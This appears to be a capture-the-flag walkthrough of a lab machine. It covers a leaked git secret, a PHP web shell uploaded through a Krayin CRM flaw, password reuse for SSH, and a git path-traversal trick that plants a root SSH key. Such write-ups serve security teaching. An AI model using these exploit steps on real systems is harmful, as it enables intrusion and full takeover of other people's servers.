Machine Summary :
We fuzz out two vhosts, pull a database password from an old Gitea commit, use it to log into a Krayin CRM and hit CVE-2026-38526 for a web shell, reuse the real DB password to SSH as jones for user, then abuse a root cron that extracts Gitea "template" repos with a path traversal to drop a root SSH key.
Enumeration :
sudo nmap -Pn -n -p- -A -T4 -v 10.129.93.207 -oN nmap.txt
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.16
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://nexus.htb/
Only SSH and nginx. Port 80 redirects to nexus.htb, so we add it to /etc/hosts and the site is a static "Nexus Energy Authority" marketing page.

Nothing to click, so the interesting surface is on other vhosts.
Vhost fuzzing :
A nonexistent Host redirects to nexus.htb with a 154 byte body, so that is our baseline. We fuzz the Host header and filter on that exact body size instead of blanket filtering the 302.
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt \
  -u http://10.129.93.207/ -H "Host: FUZZ.nexus.htb" -fs 154
git
billing
💡 Why filter on size, not on 302. A real vhost can itself answer with a redirect, billing.nexus.htb 302s straight to its own /admin/login. If we had filtered out every 302 we would have deleted billing from the results and never seen it. Filtering the catch-all's exact body size keeps any Host that behaves differently.
Two vhosts: git.nexus.htb and billing.nexus.htb. Both go into /etc/hosts.
Gitea : leaked commit
git.nexus.htb is a Gitea 1.26.0 instance. Its public API hands us the repos and users without logging in.
curl -s "http://git.nexus.htb/api/v1/repos/search?limit=50"
curl -s "http://git.nexus.htb/api/v1/users/search?limit=50"
One public repo, admin/krayin-docker-setup, and two users, admin and jones. The repo has two commits.

The current .env has its secrets blanked, but the first commit still carries them. We just request the raw file at that commit.
curl -s "http://git.nexus.htb/admin/krayin-docker-setup/raw/commit/1615c465b7/.env" | grep -i pass
DB_PASSWORD=N27xh!!2ucY04
A secret removed in a later commit is not gone. The old blob is still in history, and Gitea serves it raw by commit hash.
Krayin CRM :
billing.nexus.htb redirects to /admin/login, a Krayin CRM (Webkul, Laravel). The footer debug bar tells us a lot: this is Laravel 12 with debug mode left on, so every error returns full stack traces and server paths like /var/www/krayin.

The leaked DB password is reused by the admin account. Logging in with the CRM email and that password lands us on the dashboard.
# email: j.matthew@nexus.htb password: N27xh!!2ucY04
The debug bar reports Krayin 2.2.0.
CVE-2026-38526 : authenticated file upload to RCE
CVE-2026-38526 is a critical (CVSS 9.9) arbitrary file upload in Krayin CRM 2.2.x. The TinyMCE image upload endpoint
/admin/tinymce/uploaddoes no extension or content validation and stores the file under the web-accessiblestorage/tinymce/path, so an authenticated user can drop a.phpfile and execute it.
We upload a small PHP shell with our session and the _token.
curl -s -b jar -F "_token=$tok" \
  -F "file=@nxsh.php;type=image/png;filename=nxsh.php" \
  http://billing.nexus.htb/admin/tinymce/upload
{"location":"http:\/\/billing.nexus.htb\/storage\/tinymce\/b4e41e2a98a5559f67aad41ffcf5fc3b.php"}
The extension is kept, so we have code execution.
curl -s "http://billing.nexus.htb/storage/tinymce/b4e41e2a98a5559f67aad41ffcf5fc3b.php?c=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Foothold : jones
As www-data we read the live .env, which holds the real database password (different from the one in git).
cat /var/www/krayin/.env | grep DB_PASSWORD
DB_PASSWORD=y27xb3ha!!74GbR
user.txt sits in /home/jones which we cannot read, but that password is reused for the jones system account.
sshpass -p 'y27xb3ha!!74GbR' ssh jones@10.129.93.207 id
uid=1000(jones) gid=1000(jones) groups=1000(jones),100(users)
USER FLAG :
jones@nexus:~$ cat user.txt
We can submit the user flag.
Privilege Escalation : Gitea template sync
jones has no sudo. The root path is a custom unit found on the box.
systemctl list-timers | grep template
cat /etc/systemd/system/gitea-template-sync.service
[Service]
Type=oneshot
User=root
ExecStart=/usr/bin/python3 /etc/gitea/template-sync.py
A root oneshot runs /etc/gitea/template-sync.py every minute. The script (world readable) asks Gitea for repos flagged as a template, reads each file out of the bare repo with git ls-tree, and writes it to a staging directory.
stage_path = os.path.join(STAGING_DIR, owner, name)
...
for mode, objhash, filepath in entries:
    target = os.path.join(stage_path, filepath)
    os.makedirs(os.path.dirname(target), exist_ok=True)
    ...
    with open(target, 'wb') as f:
        f.write(cat_result.stdout)
💡 The bug. filepath comes straight from the git tree, and os.path.join(stage_path, filepath) does not stop ... A tree entry named ../../../../root/.ssh/authorized_keys makes root write our file wherever we want. Git normally refuses .. path components, but we can build the tree by hand with plumbing.
jones can log into Gitea with the same password, so we create a repo and craft a commit whose single file traverses out to root's authorized_keys.
B=$(printf '%s\n' "$PUBKEY" | git hash-object -w --stdin)
t_ssh=$(printf '100644 blob %s\tauthorized_keys\n' "$B" | git mktree)
t_root=$(printf '040000 tree %s\t.ssh\n' "$t_ssh" | git mktree)
L=$(printf '040000 tree %s\troot\n' "$t_root" | git mktree)
for i in $(seq 1 7); do L=$(printf '040000 tree %s\t..\n' "$L" | git mktree); done
C=$(printf 'x\n' | git commit-tree "$L")
git update-ref refs/heads/main "$C"
git ls-tree -r "$C"
100644 blob c155692... ../../../../../../../root/.ssh/authorized_keys
We push that to Gitea and flag the repo as a template so the sync picks it up.
git push -f "http://jones:...@git.nexus.htb/jones/tpl.git" main
curl -s -u "jones:..." -X PATCH http://git.nexus.htb/api/v1/repos/jones/tpl -d '{"template":true}'
Within a minute the root job writes our key, and we log in.
ssh -i root_key root@10.129.93.207 id
uid=0(root) gid=0(root) groups=0(root)
ROOT FLAG :
root@nexus:~# cat /root/root.txt
And we now have the root flag.
Hope you enjoyed reading this 🌹